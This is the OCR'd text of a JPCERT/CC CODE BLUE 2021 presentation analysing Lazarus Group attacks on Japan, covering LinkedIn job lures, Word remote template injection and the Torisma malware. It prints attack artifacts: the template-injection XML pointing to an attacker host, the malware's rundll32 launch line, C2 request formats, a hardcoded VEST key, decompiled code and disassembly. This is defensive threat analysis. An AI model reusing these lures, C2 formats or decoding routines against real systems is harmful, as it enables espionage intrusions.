CODE BLUE 2021

The Lazarus Group's Attack Operations Targeting Japan

朝長 秀誠 (JPCERT/CC)
喜野 孝太 (JPCERT/CC)
佐々木 勇人 (JPCERT/CC)

自己紹介

朝長 秀誠 (Shusei Tomonaga)
喜野 孝太 (Kota Kino)
佐々木 勇人 (Hayato Sasaki)

- 一般社団法人JPCERTコーディネーションセンター
- マルウェア/フォレンジック/インテリジェンス アナリスト
- GitHubやブログを通して、マルウェア分析結果や分析ツール・テクニックを配信中
  - https://blogs.jpcert.or.jp/en/
  - https://github.com/JPCERTCC/

モチベーション

Lazarusグループによる攻撃オペレーションは、多数の国で確認されており、被害組織の範囲は広い

Lazarusグループはこれまで公表されていない活動やTTPが複数存在する

各セキュリティアナリストが、Lazarusグループの活動を明るみにしていくことで、攻撃に対抗していく必要がある

このプレゼンテーションのゴール

日本で確認した
Lazarusグループによる
攻撃オペレーションと
最新のTTPを共有

本日のトピック

1 Lazarusとは？

2 Operation Dream Job

3 Operation JTrack

4 Lazarus TTPの解説

1 Lazarusとは？

2 Operation Dream Job

3 Operation JTrack

4 Lazarus TTPの解説

すべての道はLazarusに通ず…

Lazarus Group's MATA Framework Leveraged to Deploy TFlower

Lazarus targets defense industry with ThreatNeedle

APT REPORTS 25 FEB 2021 15 minute read

Greetings from Lazarus


Anatomy of a cyber espionage campaign

17 DECEMBER 2019 / DACLS

Lazarus Group使用Dacls RAT攻击Linux平台

Lazarus supply-chain attack in South Korea

Lazarusとは何か？



Lazarus
2016/2 “Operation Blockbuster” report (Novetta etc.)

Bluenoroff
- 2017/4 “Lazarus Under The Hood” report (Kaspersky)

Andariel
- 2017/7 FSI(Financial Security Institute, Korea)

TEMP.Hermit
- 2017/9 Fireeye


APT38
- 2018/10 Fireeye

Appleworm, Stonefly
- 2020/6 Symantec(Broadcom)

この分類はあっているでしょうか？


Lazarusを分類するための重要なコンセプト


Lazarusと他の攻撃グループには、重複する活動、攻撃インフラ、マルウェアなどがある



[1]

今回フォーカスする攻撃キャンペーン……





1 Lazarusとは？

2 Operation Dream Job

3 Operation JTrack

4 Lazarus TTPの解説


Operation Dream Jobの概要

2020年5月および9月頃、Lazarusグループによる攻撃を観測


国内に限らず防衛関連企業が継続的に攻撃のターゲットになっている

攻撃者はLinkedinのアカウントを悪用してターゲットにコンタクト （侵害された防衛関連企業のHR部門担当者のアカウントが悪用されている）

C2 サーバーのログから判明したターゲット国



攻撃のタイムライン



- **HRアカウント**からのコンタクト
- コミュニケーションツールの変更を依頼

- ドキュメントファイルをダウンロードするための**bitly** URLをシェア

- Bitlyを利用して**maldoc** をダウンロード

- Remote template injection

攻撃に利用されたLinkedinアカウント

MalDoc

Boeing_DSS_SE.docx

ダウンローダー

- Wordドキュメント
- Wordドキュメント(テンプレート) をダウンロード

17.dotm

ドロッパー


- Wordドキュメント
- マクロを実行することでマルウェアの作成および実行

wsuser.db

マルウェア

- DLLファイル

デコイファイル



MalDocの詳細

Remote template injection

- MSWordのテンプレート機能を利用して、マクロを含むドキュメント（**17.dotm**）を外部サーバーからダウンロード

```
<Relationship TargetMode="External"
Target="https[:]//www.astedams[.]it/uploads/template/17.dotm"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Id="rId1"/></Relationships>
```

17.dotm

- 32bit・64bit用のマルウェアとデコイドキュメントが含まれている
- マクロには、感染するマルウェアで使用されるキャンペーンIDと復号キーが含まれている

感染するマルウェア

2つのタイプのマルウェアを確認

LazarusMTB

Torisma

Torisma

Trisma

TorismaはモジュールをダウンロードおよびMalware実行するマルウェア

usosqlite3.dat

マルウェア

- DLLファイル
- XORエンコードされている

AccountStore.bak

設定情報

- C2サーバーなど

マルウェア起動時のコマンドライン

```
"C:¥Windows¥System32¥rundll32.exe"
C:¥ProgramData¥USOShared¥usosqlite3.dat,sqlite3_create_functionex
mssqlite3_server_management jp-JP
```

XORデコードキー

設定情報 (AccountStore.bak)

Trisma

```
00000000  98 11 1a 45 90 78 ba f9  4e d6 8f ee 00 3c 00 00  |...E.x..N....<..|
00000010  00 00 00 00 00 9f c2 69  5f 05 00 00 00 19 00 00  |.......i_.......|
00000020  00 00 34 49 e1 67 9c 11  36 e4 32 94 77 dc 88 5d  |...I.g..6.2.w..]|
00000030  [illegible] 86 42 8c ae 37  b4 f2 a1 81 3c 85 c6 67  |....B..7....<..g|
```

Signature

0x98 0x11 0x1A 0x45 0x90 0x78
0xBA 0xF9 0x4E 0xD6 0x8F 0xEE

```
00000250  03 1e 1e 50 37 91 38 83  98 b4 26 e6 61 60 21 7e  |...P7.8...&.a`!~|
00000260  ef ec 49 9e 50 86 b0 1a  21 7a c2 81 e1 2c a7 07  |..I.P...!z...,..|
00000270  e7 15 84 97 09 48 2c 68  6d 5a db d7 60 42 fb 30  |.....H,hmZ..`B.0|
00000280  36 57 c5 00 00 00 00 00  00 00 00 00 00 00 00 00  |6W..............|
00000290  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000420  00 00 00 00 00 bf 84 49  e1 67 9c 11 36 e4 32 94  |.......I.g..6.2.|
00000430  77 dc 88 5d a2 ef 91 86  42 8c ae 37 b4 f2 a1 81  |w..]....B..7....|
00000440  3c 85 c6 67 e0 f9 7d 59  20 ef 0a 59 bd 62 32 99  |<..g..}Y ..Y.b2.|
00000450  b4 7d d1 c7 c2 19 74 38  23 20 cd 9b 64 96 57 7b  |.}....t8# ..d.W{|
00000460  10 6b cb fe e0 79 12 52  36 de 8f 0c ae d1 cd d7  |.k...y.R6.......|
00000470  99 21 2c 63 97 82 14 44  c9 4b 53 ec ac 2a bc 90  |.!,c...D.KS..*..|
00000480  f9 ec 36 af e4 8e 13 d4  b9 5a ad 00 00 00 00 00  |..6......Z......|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000620  00 00 00 00 00 00 00 bf  84 49 e1 67 9c 11 36 e4  |.........I.g..6.|
00000630  32 94 77 dc 88 5d a2 e7  91 83 42 91 ae 20 b4 fa  |2.w..]....B.. ..|
00000640  a1 92 3c 85 c6 78 d0 01  f9 5d 53 eb e7 11 25 13  |..<..x...]S...%.|
00000650  5c e4 99 cb b3 1e 1e 50  37 91 38 83 98 b4 26 e6  |¥......P7.8...&.|
00000660  6f 8b 2f 7e ef ec 49 9e  50 86 b0 1a 21 7a c2 81  |o./~..I.P...!z..|
00000670  e1 2c a7 07 e7 15 84 97  09 48 2c 68 6d 5a db d7  |.,.......H,hmZ..|
00000680  60 42 fb 30 36 57 c5 00  00 00 00 00 00 00 00 00  |`B.06W..........|
00000690  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000c20  00 00 00 00 00 00 00 00  00 00 00 00 00 66 00 00  |.............f..|
00000c30  00 60 00 00 00 66 00 00  00 60 00 00 00 00 00 00  |.`...f...`......|
00000c40  00 00 00 00 00 01 00 00  00 01 00 00 00 48 00 49  |.............H.I|
00000c50  00 31 00 38 00 38 00 39  00 00 00 00 00 00 00 00  |.1.8.8.9........|
00000c60  00 00 00 00 00 00 00                              |.......|
```

```
struct config
{
  char signature[12];
  char nodata;
  int time;
  int unknown;
  __int64 drive_check_time;
  int sleep_time;
  char URL1[514];
  char URL2[514];
  char URL3[514];
  char URL4[514];
  char URL5[514];
  char URL6[514];
  int URL1_size;
  int URL2_size;
  int URL3_size;
  int URL4_size;
  int URL5_size;
  int URL6_size;
  int flag_disk_check;
  int flag_WTSAction;
  char ID[26];
};
```

通信機能 (1)

Trisma

1st リクエスト

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache

ACTION=VIEW&PAGE=[MAC Address]&CODE=[ランダムな数字]&CACHE=[Base64 データ]REQUEST=[ランダムな数字]
```

Base64データ

```
00000000  68 00 74 00 74 00 70 00  73 00 3a 00 2f 00 2f 00  |h.t.t.p.s.:././.|
00000010  61 00 6b 00 72 00 61 00  6d 00 70 00 6f 00 72 00  |a.k.r.a.m.p.o.r.|
00000020  74 00 61 00 6c 00 2e 00  6f 00 72 00 67 00 2f 00  |t.a.l...o.r.g./.|
00000030  64 00 65 00 6c 00 76 00  2f 00 70 00 75 00 62 00  |d.e.l.v./.p.u.b.|
00000040  6c 00 69 00 63 00 2f 00  76 00 6f 00 69 00 63 00  |l.i.c./.v.o.i.c.|
00000050  65 00 2f 00 76 00 6f 00  69 00 63 00 65 00 2e 00  |e./.v.o.i.c.e...|
00000060  70 00 68 00 70 00 00 00  00 00 00 00 00 00 00 00  |p.h.p...........|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000400  30 30 30 63 32 39 66 61  30 63 39 33 30 30 30 30  |000c29fa0c930000|
00000410  00 00 00 00 00 00 00 00  37 36 34 36 39 37 36 37  |........76469767|
00000420  33 32 00 00 48 00 49 00  31 00 38 00 38 00 39 00  |32..H.I.1.8.8.9.|
00000430  00 00 00 00 02 00 00 00  02 00 00 00              |............|
```

URL, MAC address
などが含まれる

C2サーバーからのレスポンス **“Your request has been accepted. ClientID: {f9102bc8a7d81ef01ba}”**

通信機能 (2)

Trisma

2nd リクエスト

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache

ACTION=PREVPAGE&CODE=C[ランダムな数字]&RES=[ランダムな数字]
```

レスポンスデータ

Base64 エンコード (*1) **+ VEST-32** (*2)

*1 “ ” を “+” に変換する

*2 https://www.ecrypt.eu.org/stream/vest.html

VEST Ciphers

Trisma

VEST Ciphers

- 通信の暗号化やC2サーバー情報などの設定情報の復号に使用
- 暗号化キー
  - ff7172d9c888b7a88a7d77372112d772

```
1  __int64 __fastcall mal_config_vest_decode(__int64 notuse, void *decode_data, unsigned int deata)
2  {
3    void *size; // [rsp+20h] [rbp-88h]
4    void *v5; // [rsp+30h] [rbp-78h]
5    HLOCAL *key; // [rsp+38h] [rbp-70h]
6
7    v5 = operator new(0x14ui64);
8    if ( v5 )
9      key = (HLOCAL *)myalloc((__int64)v5);
10   else
11     key = 0i64;
12   size = operator new(deata + 4);
13   memset(size, 0, deata + 4i64);
14   ECRYPT_AE_keysetup(key, "ff7172d9c888b7a88a7d77372112d772", 0x20u);
15   ECRYPT_vest_decode((__int64)key, (__int64)decode_data, (__int64)size, deata);
16   memset(decode_data, 0, deata);
17   qmemcpy(decode_data, size, deata);
18   if ( size )
19     j_j_j__free_base(size);
20   if ( key )
21     myfree(key, 1);
22   return 10291i64;
23 }
```

Torismaモジュール

Trisma

```
                                                        assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000 4A 00 00 00                     command_size    dd 4Ah
seg000:0000000000000004                                 command:
seg000:0000000000000004 43 00 3A 00 5C 00 50 00+                        text "UTF-16LE", 'C:\ProgramData\Adobe\AdobeUtility.exe'
seg000:000000000000004E 2C 0C 00 00                     data_size       dd 0C2Ch

                                                        ; =============== S U B R O U T I N E =======================================

                                                        mal_main        proc near

                                                        dwCreationDisposition= dword ptr -118h
                                                        dwFlagsAndAttributes= dword ptr -110h
                                                        hTemplateFile   = qword ptr -108h
                                                        var_F8          = dword ptr -0F8h
                                                        api             = struc_api ptr -0E8h
                                                        hFile           = qword ptr -68h
                                                        var_60          = dword ptr -60h
                                                        NumberOfBytesWritten= dword ptr -5Ch
                                                        lDistanceToMove = dword ptr -58h
                                                        var_50          = dword ptr -50h
                                                        dwMoveMethod    = dword ptr -4Ch
                                                        var_48          = dword ptr -48h
                                                        var_44          = dword ptr -44h
                                                        var_40          = byte ptr -40h
                                                        var_3F          = byte ptr -3Fh
                                                        var_3E          = byte ptr -3Eh
                                                        var_3D          = byte ptr -3Dh
                                                        var_3C          = byte ptr -3Ch
                                                        var_3B          = byte ptr -3Bh
                                                        var_3A          = byte ptr -3Ah
                                                        var_30          = byte ptr -30h
                                                        var_2F          = byte ptr -2Fh
                                                        var_2E          = byte ptr -2Eh
                                                        var_2D          = byte ptr -2Dh
                                                        var_2C          = byte ptr -2Ch
                                                        var_2B          = byte ptr -2Bh
                                                        var_2A          = byte ptr -2Ah
                                                        var_20          = byte ptr -20h
                                                        var_1F          = byte ptr -1Fh
                                                        var_1E          = byte ptr -1Eh
                                                        var_1D          = byte ptr -1Dh
                                                        var_1C          = byte ptr -1Ch
                                                        var_1B          = byte ptr -1Bh
                                                        var_1A          = byte ptr -1Ah
                                                        var_10          = qword ptr -10h
                                                        lpFileName      = qword ptr  8

seg000:0000000000000052 000 48 89 4C 24 08                              mov     [rsp+lpFileName], rcx
seg000:0000000000000057 000 57                                          push    rdi
seg000:0000000000000058 008 48 81 EC 30 01 00 00                        sub     rsp, 130h
seg000:000000000000005F
seg000:000000000000005F                                 loc_5F:                                 ; DATA XREF: mal_api_address+C↓r
seg000:000000000000005F 138 48 8D 4C 24 50                              lea     rcx, [rsp+138h+api]
seg000:0000000000000064 138 E8 D5 06 00 00                              call    mal_get_api
seg000:0000000000000069 138 C7 44 24 40 00 00 00 00                     mov     [rsp+138h+var_F8], 0
seg000:0000000000000071 138 48 8D 4C 24 50                              lea     rcx, [rsp+138h+api]
seg000:0000000000000076 138 E8 47 08 00 00                              call    mal_get_pipe_name
seg000:000000000000007B 138 48 83 F8 FF                                 cmp     rax, 0FFFFFFFFFFFFFFFFh
seg000:000000000000007F 138 0F 84 90 04 00 00                           jz      loc_515
seg000:0000000000000085 138 48 8B BC 24 40 01 00 00                     mov     rcx, [rsp+138h+lpFileName] ; lpFileName
seg000:000000000000008D 138 FF 94 24 C8 00 00 00                        call    [rsp+138h+api.GetFileAttributesW] ; GetFileAttributesW
seg000:0000000000000094 138 89 84 24 D8 00 00 00                        mov     [rsp+138h+var_60], eax
seg000:000000000000009B 138 48 C7 84 24 D0 00 00 00+                    mov     [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
seg000:000000000000009B 138 FF FF FF FF
seg000:00000000000000A7 138 48 C7 44 24 30 00 00 00+                    mov     [rsp+138h+hTemplateFile], 0 ; hTemplateFile
seg000:00000000000000A7 138 00
